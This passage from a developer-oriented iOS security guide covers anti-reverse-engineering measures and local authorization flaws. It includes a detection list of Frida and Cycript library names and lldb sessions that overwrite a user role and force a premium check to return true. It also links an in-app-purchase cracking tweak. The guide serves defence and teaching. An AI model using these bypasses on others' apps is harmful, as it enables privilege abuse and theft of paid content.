  objc_storeStrong(&var_38, 0x0);
  objc_storeStrong(&var_30, 0x0);
  objc_storeStrong(&var_28, 0x0);
  return;
}
```

Now, let's take a look at the Swift code:

```
override func viewDidLoad() {
  super.viewDidLoad()
  let first = "Mobile "
  let second = "Guide"
  let concat = first + second
  print("Hello from \(concat)")
}
```

After decompilation it looks horrible:

```
int _$s16MobileGuideSwift14ViewControllerC11viewDidLoadyyF() {
  type metadata accessor for MobileGuideSwift.ViewController();
  [[&var_30 super] viewDidLoad];
  __swift_instantiateConcreteTypeFromMangledName(0x10000db38);
  r0 = swift_allocObject();
  *(int128_t *)(r0 + 0x10) = *0x100006190;
  Swift.String.write<A where A: Swift.TextOutputStream>();
  Swift.String.write<A where A: Swift.TextOutputStream>();
  Swift.String.write<A where A: Swift.TextOutputStream>();
  *(r19 + 0x38) = *type metadata for Swift.String;
  *(int128_t *)(r19 + 0x20) = 0x0;
  *(int128_t *)(r19 + 0x28) = 0xe000000000000000;
  Swift.print();
```


https://t.me/learningnets

```
    r0 = swift_release(r19);
    return r0;
}
```

As you can see, the decompiled code is much different. Objective-C was practically recreated and looks almost identical, while Swift is a total opposite. Creating applications with pure Swift is the first step to implement reverse engineering protections.

Obfuscation

As Wikipedia says:
> In software development, obfuscation is the deliberate act of creating source or machine code that is difficult for humans to understand. Like obfuscation in natural language, it may use needlessly roundabout expressions to compose statements. Programmers may deliberately obfuscate code to conceal its purpose (security through obscurity) or its logic or implicit values embedded in it, primarily, in order to prevent tampering, deter reverse engineering, or even to create a puzzle or recreational challenge for someone reading the source code.

Obusfaction will make the source code unreadable. All the methods and variables will be changed to meaningless values. As Objective-C code is easy to read after decompilation, obfuscation helps prevent an analyst from quickly understanding what the code does. On the other hand, not everything can be obfuscated. External functions or system calls cannot be obfuscated as we do not control code on the second side. There would be a call to an unnamed function / unnamed system call.
As you probably expect, obfuscating Swift code makes the code even harder to decompile. When even the methods and class names are changed, the reverse engineering can be really painful. Consider the example presented on SwiftShield's Github page:

```
struct fjiovh4894bvic: XbuinvcxoDHFh3fjid {
 let VNfhnfn3219d: Vnahfi5n34djga
 func cxncjnx8fh83FDJSDd() -> Lghbna2gf0gmh3d {
  return vPAOSNdcbif372hFKF(VNfhnfn3219d.Gjanbfpgi3jfg())
 }
}
```

However, obfuscation has some drawbacks. I've heard about applications that couldn't pass Apple's review because of obfuscation. Apple was unable to verify if an application contains a malicious code. Obfuscated applications are harder to analyze not only for attackers but also for developers. If your application reports a bug (stacktrace) to your analytics, you have to somehow decode the obfuscated names.

Dynamic RE protections

The process of analyzing and reverse engineering applications is often supported by tools inspecting the runtime. In terms of iOS app security the 2 most common tools are Cycript and

https://t.me/learningnets

Frida. It's a good practice to detect these and react accordingly. Such tools load dynamic libraries as they want to be in the same memory space as the reversed process. The Apple's API allows enumerating currently loaded dylibs and their names. So, the first technique is to verify, if the process is not contaminated with foreign code:

```
private static func checkDYLD() -> Bool {
  let suspiciousLibraries = [
    "FridaGadget",
    "frida",
    "cynject",
    "libcycript"
  ]
  for libraryIndex in 0..<_dyld_image_count() {

    guard let loadedLibrary = String(validatingUTF8: _dyld_get_image_name(libraryIndex)) else { continue }
    for suspiciousLibrary in suspiciousLibraries {
      if loadedLibrary.lowercased().contains(suspiciousLibrary.lowercased()) {
        return true
      }
    }
  }
  return false
}
```

We call the _dyld_image_count() to get the number of loaded dylibs. Then, for each index we call _dyld_get_image_name() to retrieve the name that will be verified. Of course, it's again a cat and mouse game as the attacker may change the dylib names. For example, the HideJB tweak changes all of the commonly detected names to others, not denylisted.
The second technique I'd like to present is detecting Frida server. Frida usually binds to the port 27042, so we can verify if the port is open. More complicated mechanisms will also check if this is indeed Frida, not another process listening on that port. However, we will focus on a simple implementation:

```
private static func isFridaRunning() -> Bool {
  func swapBytesIfNeeded(port: in_port_t) -> in_port_t {
    let littleEndian = Int(OSHostByteOrder()) == OSLittleEndian
    return littleEndian ? _OSSwapInt16(port) : port
  }

  var serverAddress = sockaddr_in()
  serverAddress.sin_family = sa_family_t(AF_INET)
  serverAddress.sin_addr.s_addr = inet_addr("127.0.0.1")
  serverAddress.sin_port = swapBytesIfNeeded(port: in_port_t(27042))
  let sock = socket(AF_INET, SOCK_STREAM, 0)
```


https://t.me/learningnets

```
let result = withUnsafePointer(to: &serverAddress) {
  $0.withMemoryRebound(to: sockaddr.self, capacity: 1) {
    connect(sock, $0, socklen_t(MemoryLayout<sockaddr_in>.stride))
  }
}
if result != -1 {
  return true
}
return false
}
```

Presented dynamic RE protections are only examples. There are many more techniques. You can learn more about them by inspecting our [ISS' code](#).

Additional under-SSL encryption

High risk applications that we pentest sometimes implement additional networking hardening. The most common is additional encryption of sent HTTP requests body. All the parameters and data sent within the request is encrypted and thus unreadable to an attacker. An analyst has to decrypt data in order to read it. So, a sample of encrypted request looks as follows:

```
POST /api/data HTTP/1.1
Host: securing.biz
Connection: close
Authorization: [...]
Content-Length: x

encrypted binary data .......
```

An attacker may want to modify the sent data to attack the API. When the data is encrypted using asymmetric cryptography (e.g. RSA) a sophisticated proxy has to be used. It will be necessary to change an encryption key on the device, decrypt it at the beginning of the proxy, modify the data and then again encrypt it using the server's encryption key. Such effort required to break the encryption may scare the potential attackers off .

https://t.me/learningnets

Recommendations

- Use Swift instead of Objective-C.
- Inlining functions makes them harder to manipulate.
- For high risk applications consider code obfuscation.
- Implement dynamic RE protections.
- Consider additional parameters encryption under the SSL.

https://t.me/learningnets

Local authorization

In this chapter…

The purpose of this chapter is to warn you about potential threats of performing local authorization. As you can see, attackers can modify everything that is stored on their devices. Most of the protections can be bypassed even by an inexperienced person knowing a little bit of simple reverse engineering methodologies. If your business is to sell premium content via an application, make sure you do that correctly. As there is usually no need to use sophisticated methods requiring more than installing one simple tweak, even script kiddies can harm your business. The conclusion is very straightforward - keep as much authorization logic as possible on your server.

Context

As the "mobile first" slogan became the truth, the market moved crucial functionalities to mobile applications. It is natural that complicated applications restrict access to information, data or features. This chapter shows three patterns that we commonly observe during iOS app pentests. They are all caused by overtrust to devices and the client-side checks. As devices cannot be trusted, developers have to keep in mind that any client-side check can be bypassed.

Cross-role access control

The first common vulnerable pattern is improper verification whether the currently logged user has a proper role to perform a certain action. Consider the following scenario:


1. After the first startup, the user logs in.
2. The backend returns an OAuth token containing the role
3. Application verifies the token by checking the signature
4. If the validation succeeds, the app saves user's role in the user defaults
5. Basing on that role, the application grants access to proper views

The problem starts when the server doesn't verify if that user should even have access to that view. The user sends a HTTP request without having an appropriate role. Since the server accepts that request, the attacker may perform an action that he shouldn't have access to.

Proof of concept:

https://t.me/learningnets

The analyzed application saves a role in user defaults that was observed using Passionfruit:



The attacker attached lldb and overwrote the role value:

```
(lldb) b viewDidLoad
Breakpoint 1: 2 locations.
(lldb) c
Process 1181 resuming
(lldb) error: libarclite_iphoneos.a(arclite.o) failed to load objfile for /Applications/Xcode.app/Contents/Developer/Toolchains/Xcode
Default.xctoolchain/usr/lib/arc/libarclite_iphoneos.a
2020-08-21 16:18:36.310 LocalAuthorization[1181:24343] Hit loading Liberty Lite into biz.securing.LocalAuthorization - (C) Ryley Angu
s, 2016-19. No warranty provided.
Process 1181 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = breakpoint 1.2
    frame #0: 0x00000001021bf3bc LocalAuthorization`@objc ViewController.viewDidLoad() at <compiler-generated>:0
Target 0: (LocalAuthorization) stopped.
(lldb) e -- UserDefaults.standard.set("admin", forKey: "role")
(Void) $R0 = {}
(lldb)
```

Now the Passionfruit shows:

Locked features


Another example of a bad pattern is restricting features / access to resources that are already on a device. Once, during pentests we were analyzing a video streaming application that was blocking access to videos. Even if a user bought access to a movie, he couldn't open it. We investigated how the validation mechanism worked. As it turned out, the videos were downloaded to the device and then access validation was performed. Let's consider the following Swift code:

```swift
static func hasPremium() -> Bool {
  if someLogic() {
    return true
  }
  return false
```



https://t.me/learningnets

```
}
```

The code contains a function checking if a user has a premium account. It returns a boolean accordingly. The easiest way to bypass that logic is to attach the lldb and change the return function.
So, let's set a breakpoint on the *hasPremium* function.



Continue execution of the application.



Then, go right after the function and change the value of *x0* register.

https://t.me/learningnets


```
Click here to configure status bar
   23              return true
   24          }
   25          return false
Target 0: (LocalAuthorization) stopped.
(lldb) finish
Process 3460 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = step out

    frame #0: 0x0000000104137ce0 LocalAuthorization`ViewController.viewDidLoad(self=0x000000010460ccd0) at ViewController.swift:17:26
   14          super.viewDidLoad()
   15
   16
-> 17          if LockedFeature.hasPremium() {
   18              print("User has premium account, access granted")
   19          } else {
   20              print("User doesn't have premium account, access denied")
Target 0: (LocalAuthorization) stopped.
(lldb) register write x0 0x1
(lldb) c
Process 3460 resuming
User has premium account, access granted
(lldb)
```

As you can see on the screenshot below, we were able to change the code execution flow and modify the returned value. Notice that we've done that in the application coded in Swift. Many times we've heard developers say that Swift is not Objective-C and cannot be easily manipulated. We've just confirmed where the truth sometimes lies.

In-app purchases

App-purchasing is the most obvious way to monetize applications. Abusing purchases in your application may directly harass your business, so we decided to discuss this problem in a separate subsection. Implementing a secure application with purchases has to start at the architecture creation process. If you implement your application incorrectly, it may lead to bugs described in the previous subsections. You may say - "how many clients will be security experts being able to attach a debugger and modify the code execution flow?". You're right, not many. However, in most cases, potential attackers don't have to be security experts or even developers. There are universal tweaks available which every script kiddie can install. Take a look at https://techinformerz.com/localiapstore/. Another scenario is that a "security expert" will patch your application and place it in the jailbreakers store. So, again, any script kiddie will be able to get your application with all the premium content.
On the screenshot below you can see the transaction process using Apple's standard StoreKit API.

https://t.me/learningnets



A user taps the buy button, the App Store's alert is displayed, the user pays for the product and Apple sends you a receipt. It's on your side now to validate if the receipt is valid and grant access to the bought resources. According to Apple's documentation, the receipt contains purchase Information, certificates, and signature. As you probably guess, if you perform the receipt validation locally in your application, you lost the battle. The only way to do it securely is to move the access logic to your server! So, the algorithm should be:

1. User buys a product
2. The Apple's receipt is delivered to the user's device
3. The user's device sends the receipt to your server along with the session identifier (You have to know who sent the receipt)
4. The server sends the receipt to Apple using this API.

Now your server knows if the user bought the product or not. The server should decide whether access should be granted or not. Please remember that an attacker may change HTTP responses that the server sends to your application. Make sure you have designed the application architecture well.

Recommendations

- All checks done on the device can be bypassed.
- Move access control logic to the server.
- If you support in-app purchases always verify receipt server-server.

https://t.me/learningnets

Summary

Security should always be an important factor in the application development process. Lack of proper implementation of security mechanisms may result in compromising users data. Consequences might be severe, starting from legally bound fines and ending up with loss of trust to the product and significant drop in the user base.

This guide was written with developers in mind who are interested in iOS app security. It addresses subjects that are often troublesome and encountered in pentests, according to our experience. Each chapter includes a thorough overview of a problem as well as current best practices, code samples, and implementation guidance. We provide a list of key issues to concentrate on in the process of developing high-risk mobile applications – for example, applications that process financial, private, or personal data – at the end of each chapter.

Additionally, the good and secure SDLC process should include Threat Modelling at the beginning and penetration testing at the end.

Last but not least, keep in mind that both security mechanisms and attack techniques are constantly evolving, thus both developers as well as security professionals should be always at alert and constantly update their knowledge on current best practices and standards.

If you have any comments, a change request, want to provide any feedback, or help with future development of this document, please don't hesitate to contact the author wojciech.regula@securing.pl

https://t.me/learningnets

Need more help?

Our services:

- **App Security Testing** (web, mobile, blockchain)
- Infrastructure Security Testing (traditional, cloud, macOS)
- Device Security Testing
- Thread Modeling
- Red Teaming

Our trainings:

- Security Aware Developer
- Practical AWS Security Training
- Purple Teaming
- Hackflix & Skill

Contact the author:

wojciech.regula@securing.pl